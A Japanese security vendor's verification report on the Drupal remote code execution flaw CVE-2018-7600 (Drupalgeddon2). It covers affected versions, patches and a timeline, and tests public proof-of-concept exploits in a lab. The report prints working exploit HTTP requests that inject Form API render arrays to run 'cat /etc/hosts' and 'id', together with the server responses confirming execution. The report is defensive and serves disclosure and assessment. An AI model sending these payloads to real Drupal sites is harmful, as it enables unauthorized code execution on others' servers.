Drupalの脆弱性（CVE-2018-7600）

検証レポート


2018年４月20日

Rev. 1.0

はじめに

オープンソースのCMSであるDrupalに、リモートより任意のコードを実行可能な脆弱性が報告されています。本脆弱性を悪用された場合には、遠隔の第三者によって、Webサーバの動作権限にて任意のコードを実行されてしまう可能性があります。
なお、本脆弱性は「Drupalgeddon」と呼称されていた2014年10月に発見された危険度の高い脆弱性（CVE-2014-3704）に続く2番目のものとして「Drupalgeddon2」と呼称されています。
本脆弱性については、脆弱性の実証コード（以降PoCと記載します）が複数公開されており、脆弱性の再現性や挙動などについて今回検証を実施いたしました。
検証の結果、非常に容易に攻撃が成功することを確認しております。すでに、脆弱性に対応したバージョンのDrupalがリリースされておりますので、影響を受けるDrupalを利用されている方は早急にアップデートしていただくことを推奨いたします。

本脆弱性を利用した攻撃のイメージ



脆弱性識別子

CVE番号：CVE-2018-7600

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7600

Drupal core Security advisories：SA-CORE-2018-002

https://www.drupal.org/sa-core-2018-002

影響範囲

- Drupal 7.58 より前のバージョン
- Drupal 8.5.1 より前のバージョン

※最新版以下の現在サポートされていないバージョン（8.3.x系、8.4.x系、6系）も影響すると公式リリースされています。

対策方法

以下バージョンへアップグレードすることで対策可能です。

- 7.xを使用している場合

  Drupal 7.58にアップデート

  https://www.drupal.org/project/drupal/releases/7.58
- 8.5.xを使用している場合

  Drupal 8.5.1以上(※)にアップデート

  https://www.drupal.org/project/drupal/releases/8.5.1

また、現在サポートを終了している、8.3.x系、8.4.x系にも脆弱性に対応したバージョンとパッチがリリースされています。

- 8.3.9

  https://www.drupal.org/project/drupal/releases/8.3.9
- 8.4.6以上(※)にアップデート

  https://www.drupal.org/project/drupal/releases/8.4.6

6系については、パッチリリースはされていません。Drupal のセキュリティチームは、もし6系を運用している場合には、Drupal 6 Long Term Supportと呼ばれる有償のベンダサポートの利用を推奨しています。

※4/18にクロスサイトスクリプティングの脆弱性（SA-CORE-2018-003）に対応した新たなバージョンがリリースされたため、本レポート執筆時点での8.5.x系と8.4.x系の最新バージョンは以下となっております。

8.5.x系の最新バージョン：8.5.2

8.4.x系の最新バージョン：8.4.7

脆弱性に関連するタイムライン

本脆弱性については、「極めて重大な脆弱性」であり、公開より数時間から数日中に悪用される可能性もあるとして、Drupalのセキュリティチームより、アップデートに先立って事前の予告がアナウンスされました。

アップデートリリース直後には、PoCの公開や脆弱性を悪用した攻撃などの報告はありませんでしたが、約２週間後の4/12にCheck Point社、Dofinity社のセキュリティ研究者による以下の脆弱性の詳細な解析記事が公開され、その後、GitHub上にPoCも公開されました。

Uncovering Drupalgeddon 2 - Check Point Research：
https://research.checkpoint.com/uncovering-drupalgeddon-2/

日時	出来事
2018年3月21日	「Drupal」のセキュリティチームよりセキュリティリリースに関する事前予告がアナウンスされる
2018年3月28日	セキュリティアドバイザリ情報(SA-CORE-2018-002) を公開 脆弱性が対策されたバージョンがリリースされる
2018年4月12日	Check Point社、Dofinity社のセキュリティ研究者による脆弱性に関する解説記事とPoCが公開される

脆弱性に関連するタイムライン

また、本レポート執筆時点にて、本脆弱性を悪用した仮想通貨採掘を目的とする攻撃などが観測されているとの情報も以下サイトにて公開されています。

Drupal CVE-2018-7600 PoC is Public - SANS Internet Storm Center :
https://isc.sans.edu/forums/diary/Drupal+CVE20187600+PoC+is+Public/23549/

Drupalgeddon 2: Profiting from Mass Exploitation :
https://www.volexity.com/blog/2018/04/16/drupalgeddon-2-profiting-from-mass-exploitation/

Drupal の脆弱性（CVE-2018-7600）を標的としたアクセスの観測について:
https://www.npa.go.jp/cyberpolice/detect/pdf/20180418.pdf

脆弱性の検証結果

Drupal側の修正対応について

Drupal7.x、8.x共にメインの今回の修正コードは同一でした。内容としてはサニタイズ用関数の追加であり、具体的な修正箇所は以下となります。

Drupal7.x

includes/bootstrap.inc にて新規に追加された includes/request-sanitizer.inc を読み込み、サニタイズ用関数を追加しています。

Drupal8.x

core/lib/Drupal/Core/DrupalKernel.php にて新規に追加されたcore/lib/Drupal/Core/Security/RequestSanitizer.phpを読み込んで、サニタイズ用関数を追加しています。

サニタイズ部分のコード（7.x系 、8.x系共通）

```
if ($key !== '' && $key[0] === '#' && !in_array($key, $whitelist, TRUE)) {
  unset($input[$key]);
  $sanitized_keys[] = $key;
}
```

Drupal7.xでは_drupal_bootstrap_configuration関数内でサニタイズが行われています。本関数はHTTPリクエストが発生した際に必ず呼び出される関数であると想定されます。Drupal8.xではpreHandle関数でRequestオブジェクトを引数に呼び出されており、こちらもHTTPリクエストが発生した際に必ず呼び出される関数であると想定されます。

検証したPoCについて

今回の検証では公開されている以下のPoCを利用して動作を確認しました。

Drupal8.x用PoC

1. https://github.com/a2u/CVE-2018-7600
2. https://github.com/knqyf263/CVE-2018-7600

Drupal7.x用PoC

3. https://github.com/FireFart/CVE-2018-7600

検証の結果、1のPoCはPHPのcall_user_func関数の挙動が影響するためPHP7.1系以降でしか動作しないことを確認しています。本事象については以下のブログにて詳細が解説されています。

Drupalgeddon 2（CVE-2018-7600）について調べてみた - knqyf263's blog：
http://knqyf263.hatenablog.com/entry/2018/04/14/024130

上記事象を考慮して、本ブログの筆者により改良されたものが２のPoCであり、7.0系も含めた全バージョンのPHPにて動作します。今回のDrupal8.x系での検証では2のPoCを利用して検証を実施しました。

また、Drupal8.x系とDrupal7.x系は実装が異なるため、Drupal8.x系のPoCをそのまま使用しても動作しません。そのため、Drupal7.x系については上記3のDrupal7.x系用のPoCにて検証を実施しました。

検証環境について

	Drupalの動作環境
OS	Ubuntu 16.04 LTS
ミドルウェア	PHP 7.0.28,7.1.16,7.2.4 MySQL 5.7.21 Apache 2.4.18
Drupal	Drupal 7.x系（ 7.57,7.58） Drupal 8.x系（8.5.0,8.5.1）

検証に使用した環境

今回の検証では複数バージョンのPHPと、未対策のDrupalと対策済みDrupalのバージョンの組み合わせごとに検証を実施しています。

検証結果について

Drupal/PHP	**7.0**	**7.1**	**7.2**
7.57	×	×	×
7.58	○	○	○
8.5.0	×	×	×
8.5.1	○	○	○

検証結果のまとめ

○：PoCが動作しないことを確認

×：PoCが動作し、任意のコード実行が可能であることを確認

Drupal7.x系、Drupal8.x系とも対策されたバージョンではPoCが動作しないことを確認しています。

PoCの実行時の挙動について

Drupal8.xでの実行結果

Drupal8.x向けのPoCはDrupalにて、デフォルトで用意されているアカウントの作成機能を利用します。PoCではバリデーションの制限が緩いパラメータ「mail」に細工したコードを挿入することで攻撃を実行します。

インストール直後のDrupal8.x

HTTPリクエスト

```
POST /user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax HTTP/1.1
Accept-Encoding: gzip, deflate
User-Agent: Python-urllib/3.5
Connection: close
Content-Length: 165
Host: 192.168.121.139:80
Content-Type: application/x-www-form-urlencoded

form_id=user_register_form&mail%5B%22a%22%5D%5B%23lazy_builder%5D%5B1%5D%5B%5D=cat+%2Fetc%2Fhosts&mail%5B%
22a%22%5D%5B%23lazy_builder%5D%5B0%5D=system&_drupal_ajax=1
```

※確認を容易にするため、オリジナルのPoCからリクエストを一部変更しています。

※”cat+%2Fetc%2Fhosts” は “cat /etc/hosts”をURLエンコードした値です。

HTTPレスポンス

```
HTTP/1.0 500 500 Service unavailable (with message)
Date: Tue, 17 Apr 2018 09:36:31 GMT
Server: Apache/2.4.18 (Ubuntu)
Cache-Control: no-cache, private
Content-Length: 260
Connection: close
Content-Type: text/html; charset=UTF-8

127.0.0.1    localhost
127.0.1.1    ubuntu

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
The website encountered an unexpected error. Please try again later.<br />
```

ステータスコード500ではあるものの、細工したリクエストを送信することにより、”/etc/hosts”の内容が取得できました。


なお、今回の検証でDrupal8.x向けのPoCはオリジナルから少しだけ変更を行っています。

オリジナルPoCではexecを利用してwgetやechoを利用したファイル書き込みを実行していますが、任意の関数が実行可能であることからexecの部分をsystemに置き換えて"cat /etc/hosts”を実行し、標準出力の内容を得ることで容易に確認できるようにしています。

また、本PoCの性質上、アカウントの作成機能が無効になっている場合は、攻撃は成功しません。しかしながら、攻撃経路は他にも存在すると想定されるため、アカウントの作成機能が無効な場合でもアップデートを実施する必要があります。

Drupal7.xでの実行結果

Drupal7.x向けのPoCではDrupalにデフォルトで用意されているパスワードリマインダ機能を利用しています。PoCではバリデーションの制限が緩いパラメータ「name」に細工したコードを挿入することで攻撃を実行します。



インストール直後のDrupal7.x

HTTPリクエスト（1回目）

```
POST /?q=user%2Fpassword&name%5B%23post_render%5D%5B%5D=passthru&name%5B%23type%5D=markup&name%5B%23marku
p%5D=id HTTP/1.1
Host: 192.168.121.139
Accept-Encoding: gzip, deflate
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: python-requests/2.9.1
Content-Length: 47

form_id=user_pass&_triggering_element_name=name
```

HTTPレスポンス（1回目）

```
HTTP/1.1 200 OK
Date: Tue, 17 Apr 2018 10:10:37 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
Content-Language: en
X-Frame-Options: SAMEORIGIN
X-Generator: Drupal 7 (http://drupal.org)
Set-Cookie: SESS71fb196db128863d1062cdbcdf2bf159=70yry-YXy_uHNkEA4RtUSYsteRqIM5ZbpU6Tdvtuc1Y;
expires=Thu, 10-May-2018 13:43:58 GMT; Max-Age=2000000; path=/; HttpOnly
Vary: Accept-Encoding
Content-Length: 8651
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
  "http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd">
～省略～
<input type="hidden" name="form_build_id" value="form-hZod2A9o4-vbYeZLvY5NZaELlulvDU2CuK0CfT1tfu4" />
～省略～
  </body>
</html>
```

HTTPリクエスト（2回目）

```
POST /?q=file%2Fajax%2Fname%2F%23value%2Fform-hZod2A9o4-vbYeZLvY5NZaELlulvDU2CuK0CfT1tfu4 HTTP/1.1
Host: 192.168.121.139
Accept-Encoding: gzip, deflate
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: python-requests/2.9.1
Content-Length: 62

form_build_id=form-hZod2A9o4-vbYeZLvY5NZaELlulvDU2CuK0CfT1tfu4
```

HTTPレスポンス（2回目）

```
HTTP/1.1 200 OK
Date: Tue, 17 Apr 2018 10:10:38 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
X-Drupal-Ajax-Token: 1
Set-Cookie: SESS71fb196db128863d1062cdbcdf2bf159=ZeCYzkrMP8avrV0oa-
98uyyts4_FIFtNIOGFbfryV3Q; expires=Thu, 10-May-2018 13:43:59 GMT; Max-Age=2000000; path=/;
HttpOnly
Content-Length: 441
Connection: close
Content-Type: application/json; charset=utf-8

uid=33(www-data) gid=33(www-data) groups=33(www-data)
[{"command":"settings","settings":{"basePath":"¥/","pathPrefix":"","ajaxPageState":{"theme
":"bartik","theme_token":"oBWk2eWLsCW5oVbEm3_WcbNC7cOTBHdmo12GUzkd2x4"}},"merge":true},{"c
ommand":"insert","method":"replaceWith","selector":null,"data":"","settings":{"basePath":"
¥/","pathPrefix":"","ajaxPageState":{"theme":"bartik","theme_token":"oBWk2eWLsCW5oVbEm3_Wc
bNC7cOTBHdmo12GUzkd2x4"}}}]
```

Drupal7.x向けのPoCではHTTPリクエストは2回送信されます。細工したコードによってformのデータをキャッシュさせた後にそのformをレンダリングさせることで、idコマンドの実行結果をレスポンスより取得することができました。

検証したPoCに関する考察

Drupal7.x用、Drupal8.x用何れのPoCもDrupalのForm APIで利用されている"Special Elements"を利用して巧みにリクエストを作り上げて送信しています。"Special Elements"はDrupalのForm APIに用意されている特殊な意味を持つパラメータで、パラメータの先頭に「#」が付きます。以下に”Special Elements”を利用したForm APIの使用例を記載します。この例はAPIを経由して「 Hello 」をレンダリングする際のものです。

Form API使用例

```
$form['hello'] = array(
   '#type' => 'markup',
   '#markup' => 'Hello',
   '#prefix' => '<div>',
   '#suffix' => '</div>',
 );
```

上記の使用例はHTMLタグを表示するだけのものですが、特定の"Special Elements"を利用すると関数の実行が可能になります。
以下はDrupal7.57のincludes/common.incからPoCで利用されている#post_renderが含まれる場合の処理を切り出したものです。

includes/common.inc

```
if (isset($elements['#post_render'])) {
   foreach ($elements['#post_render'] as $function) {
     if (function_exists($function)) {
       $elements['#children'] = $function($elements['#children'], $elements);
     }
   }
}
```

$elements[‘#post_render’]に含まれた値が関数であった場合に$elements[‘#children]と$elementsを引数として指定された関数を実行しています。つまり、$elements[‘#post_render’]に任意の関数名を渡すことができれば、その関数を実行できるということです。

今回の脆弱性は外部入力によって"Special Elements”の指定が可能になるパターンが存在したことにより、関数実行が可能となる脆弱性でした。これはDrupal側が本来想定していなかった動作と考えらえます。
なお、Drupal8.5.0では、core/lib/Drupal/Core/Render/Renderer.phpにて”Special Elements”毎を使った処理が行われていることを確認しました。PHPの関数であるcall_user_funcまたはcall_user_func_arrayが呼び出されます。

また、脆弱性診断にて、本PoCを利用するという観点にて、PoC実行時における影響について簡易的に検証いたしました。検証結果については付録に記載しております。結果としては、検証したPoCを単発で利用することによりサイトへ深刻な問題が発生することは無さそうです。ただし、Form APIを利用している関係上、少なくともform情報のキャッシュはDBに保存され、Drupalの仕様として6時間保持される可能性があります。本脆弱性を利用した診断を実施する場合は、その点を考慮する必要があると考えます。

付録

PoC実行時の影響に関する調査

今回検証したPoCは標準設定のDrupalにおいて実行可能なものであり、PoCのパターンに合致するサイトであれば、攻撃が成功しているかどうかを容易に確認することができます。しかしながら、PoCの実行によってサイトにどのような影響があるかは未知数であるため、脆弱性診断を行う側の視点にて、本PoCを実行した際の影響について簡易的な調査を行いました。

Drupal7.57

性能影響

VMware上のバーチャルマシン上で確認しています。

デバイス構成

CPU: 1

RAM: 1GB

検証１：ブラウザ確認をホストPCから実行

実行内容

ブラウザにてCtrl+R（表示が確認できたタイミングで再度実行）

vmstat結果（秒間）

```
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st
 2  0  22520  69148 172860 429388    0    0     0   432   83  170  4  8 88  0  0
 5  0  22520  68464 172868 429432    0    0     0    32  131  221  7 18 75  0  0
 1  0  22520  67672 172872 429556    0    0     0    40  187  328  8 16 76  0  0
 2  0  22520  66560 172888 429692    0    0     0   308  192  252  3 11 80  6  0
 0  0  22520  66156 172900 429736    0    0     0   108  240  391 10 15 74  1  0
```

検証２：curlを別サーバから実行

実行内容

```
while(true);do curl http://192.168.121.139/; sleep 1; done
```

vmstat結果（秒間）

```
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st
 0  0  28764  80392 171964 409868    0    0     0    16   81  226  8  3 87  2  0
 0  0  28764  80392 171964 409868    0    0     0     0   25   59  0  0 100  0  0
 0  0  28764  80392 171964 409868    0    0     0     4   65  202  1  2 97  0  0
 0  0  28764  80392 171964 409868    0    0     0     0   50  185  3  0 97  0  0
 0  0  28764  80392 171964 409868    0    0     0     0   45   91  0  0 100  0  0
```

検証３：Drupal7.x PoCを別サーバから実行

実行内容

```
while(true); do python3 poc.py; sleep 1; done
```

vmstat結果（秒間）

```
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st
 0  0  22520  74396 172572 429212    0    0     0   976   71  191  1  1 93  5  0
 0  0  22520  74396 172604 429204    0    0     0   144   96  283  3  2 93  1  0
 0  0  22520  74148 172636 429212    0    0     0   196  104  264  5  2 89  3  0
 0  0  22520  74148 172652 429216    0    0     0   732   56  154  0  1 95  4  0
 0  0  22520  74148 172680 429224    0    0     0   148   99  285  2  3 92  3  0
```

PoCはDrupal7.x用PoCをオリジナルの内容で実行しています。PoC実行にて若干のディスクIOが発生しているもののブラウザでの更新とあまり変わらないことがわかります。

DB影響

PoC実行前と後のレコード数による簡易的な確認を行いました。この確認を行うことでDB書き込みの発生有無がわかります。

確認方法として次の様なSQL文を全てのテーブルに対して実行し、PoC実行前後の差分を確認します。

```
select count(*) as batch from batch;
```

以下はDrupal7.57で実行した際に差分が発生した部分です。

PoC実行前	PoC実行後
+------------+ | cache_form | +------------+ | 52 | +------------+	+------------+ | cache_form | +------------+ | 54 | +------------+
+----------+ | sessions | +----------+ | 44 | +----------+	+----------+ | sessions | +----------+ | 46 | +----------+
+----------+ | watchdog | +----------+ | 276 | +----------+	+----------+ | watchdog | +----------+ | 284 | +----------+

PoCを実行したことによってレコード数が増加しています。以下はテーブルcache_formの内容です。全てのカラムを表示すると表示データ量が多くなってしまうため2つのカラムに限定しています。

```
mysql> select cid, expire from cache_form order by expire desc limit 2;
+-------------------------------------------------------------+------------+
| cid                                                         | expire     |
+-------------------------------------------------------------+------------+
| form_state_form-3gPrZ06HI9up6G12U2h7ZFoGVserVkQf6QkXowuuCng | 1524050655 |
| form_form-3gPrZ06HI9up6G12U2h7ZFoGVserVkQf6QkXowuuCng       | 1524050655 |
+-------------------------------------------------------------+------------+
```

この内容から新たなフォームのキャッシュが作成されたと想定されます。作成されたフォームはデフォルトで6時間（21600秒）保持される様です。テーブルwatchdogはPoCで利用しているfile_ajax_uploadの情報が追加されていました。テーブルsessionsはセッションクッキーの値が登録されていたことから、セッション情報に関するデータが記録されていると思われます。

参考：

cache_form expiration is configurable in Drupal 7

https://www.drupal.org/node/2857751

Drupal8.5.0

性能影響

VMware上のバーチャルマシン上で確認しています。

デバイス構成

CPU: 1

RAM: 1GB

検証１：ブラウザ確認をホストPCから実行

実行内容

ブラウザにてCtrl+R（表示が確認できたタイミングで再度実行）

vmstat結果（秒間）

```
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st
 1  0  28764 101464 172628 419212    0    0     0   188  169  284  3  4 92  1  0
 2  0  28764  98672 172632 419216    0    0     0    24  112  206  3  3 94  0  0
 1  0  28764  98548 172632 419216    0    0     0     0  115  212  3  2 95  0  0
 2  0  28764  98392 172632 419220    0    0     0     0  167  232  1  3 96  0  0
 0  0  28764  98268 172632 419220    0    0     0     0  106  199  3  2 95  0  0
```

検証２：curlを別サーバから実行

実行内容

```
while(true);do curl http://192.168.121.139/; sleep 1; done
```

vmstat結果（秒間）

```
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st
 1  0  28764  88012 172692 419232    0    0     0     0   64  126  1  1 98  0  0
 0  0  28764  88012 172692 419232    0    0     0     0   40   73  0  0 100  0  0
 1  0  28764  88012 172692 419232    0    0     0     0   53  119  1  1 98  0  0
 0  0  28764  88012 172692 419232    0    0     0     0   62  133  1  1 98  0  0
 0  0  28764  88012 172692 419232    0    0     0     0   43   82  0  0 100  0  0
```

検証３：Drupal8.x PoCを別サーバから実行

実行内容

```
while(true); do python3 exploit.py; sleep 1; done
```

vmstat結果（秒間）

```
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st
 1  0  28764  71052 172836 422680    0    0     0   204  125  476 22  4 72  2  0
 1  0  28764  64404 172844 422720    0    0     0   864   88  300 10  3 80  7  0
 0  0  28764  68252 172864 422824    0    0     0   168   94  222  7  3 89  1  0
 1  0  28764  64176 172896 422884    0    0     0   924  141  473 23  4 66  6  0
 1  0  28764  77852 172896 412352    0    0     0   156  108  311  7 17 75  1  0
```

PoCはDrupal8.x用PoCのPHP7.0系対応を実行例の通りに変更して実行しています。PoCを連続実行した場合、Drupal7.xに比べてCPU使用率が若干多いようです。また、Drupal7.xと同様に若干のディスクIOが発生しています。

DB影響

PoC実行前と後のレコード数による簡易的な確認を行いました。この確認を行うことでDB書き込みの発生有無がわかります。

確認方法として次の様なSQL文を全てのテーブルに対して実行し、PoC実行前後の差分を確認します。

```
select count(*) as batch from batch;
```

以下はDrupal8.5.0で実行した際に差分が発生した部分です。

PoC実行前	PoC実行後
+------------------+ | key_value_expire | +------------------+ | 132 | +------------------+	+------------------+ | key_value_expire | +------------------+ | 134 | +------------------+
+----------+ | watchdog | +----------+ | 1034 | +----------+	+----------+ | watchdog | +----------+ | 1039 | +----------+

PoCを実行したことによってレコード数が増加しています。以下はテーブルkey_value_expireの内容です。全てのカラムを表示すると表示データ量が多くなってしまうため3つのカラムに限定しています。

```
mysql> select collection, name, expire from key_value_expire order by expire des
c limit 2;
+------------+-----------------------------------------------+------------+
| collection | name                                          | expire     |
+------------+-----------------------------------------------+------------+
| form_state | form-2v-E_e-QQweXC0wTXgY1qMD9k2hyqHOREbbl4hj22T8 | 1523968710 |
| form       | form-2v-E_e-QQweXC0wTXgY1qMD9k2hyqHOREbbl4hj22T8 | 1523968710 |
+------------+-----------------------------------------------+------------+
```

この内容から新たなフォームのキャッシュが作成されてキャッシュされたと想定されます。

作成されたフォームはデフォルトで6時間（21600秒）保持される様です。また、テーブル watchdogにはPoCで行った処理のバックトレース情報が保存されていました。

脆弱性に関する他参考情報

Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-002：

https://www.drupal.org/sa-core-2018-002

Drupal の脆弱性 (CVE-2018-7600) に関する注意喚起：

http://www.jpcert.or.jp/at/2018/at180012.html

Drupal の脆弱性対策について(CVE-2018-7600)：

https://www.ipa.go.jp/security/ciadr/vul/20180329-drupal.html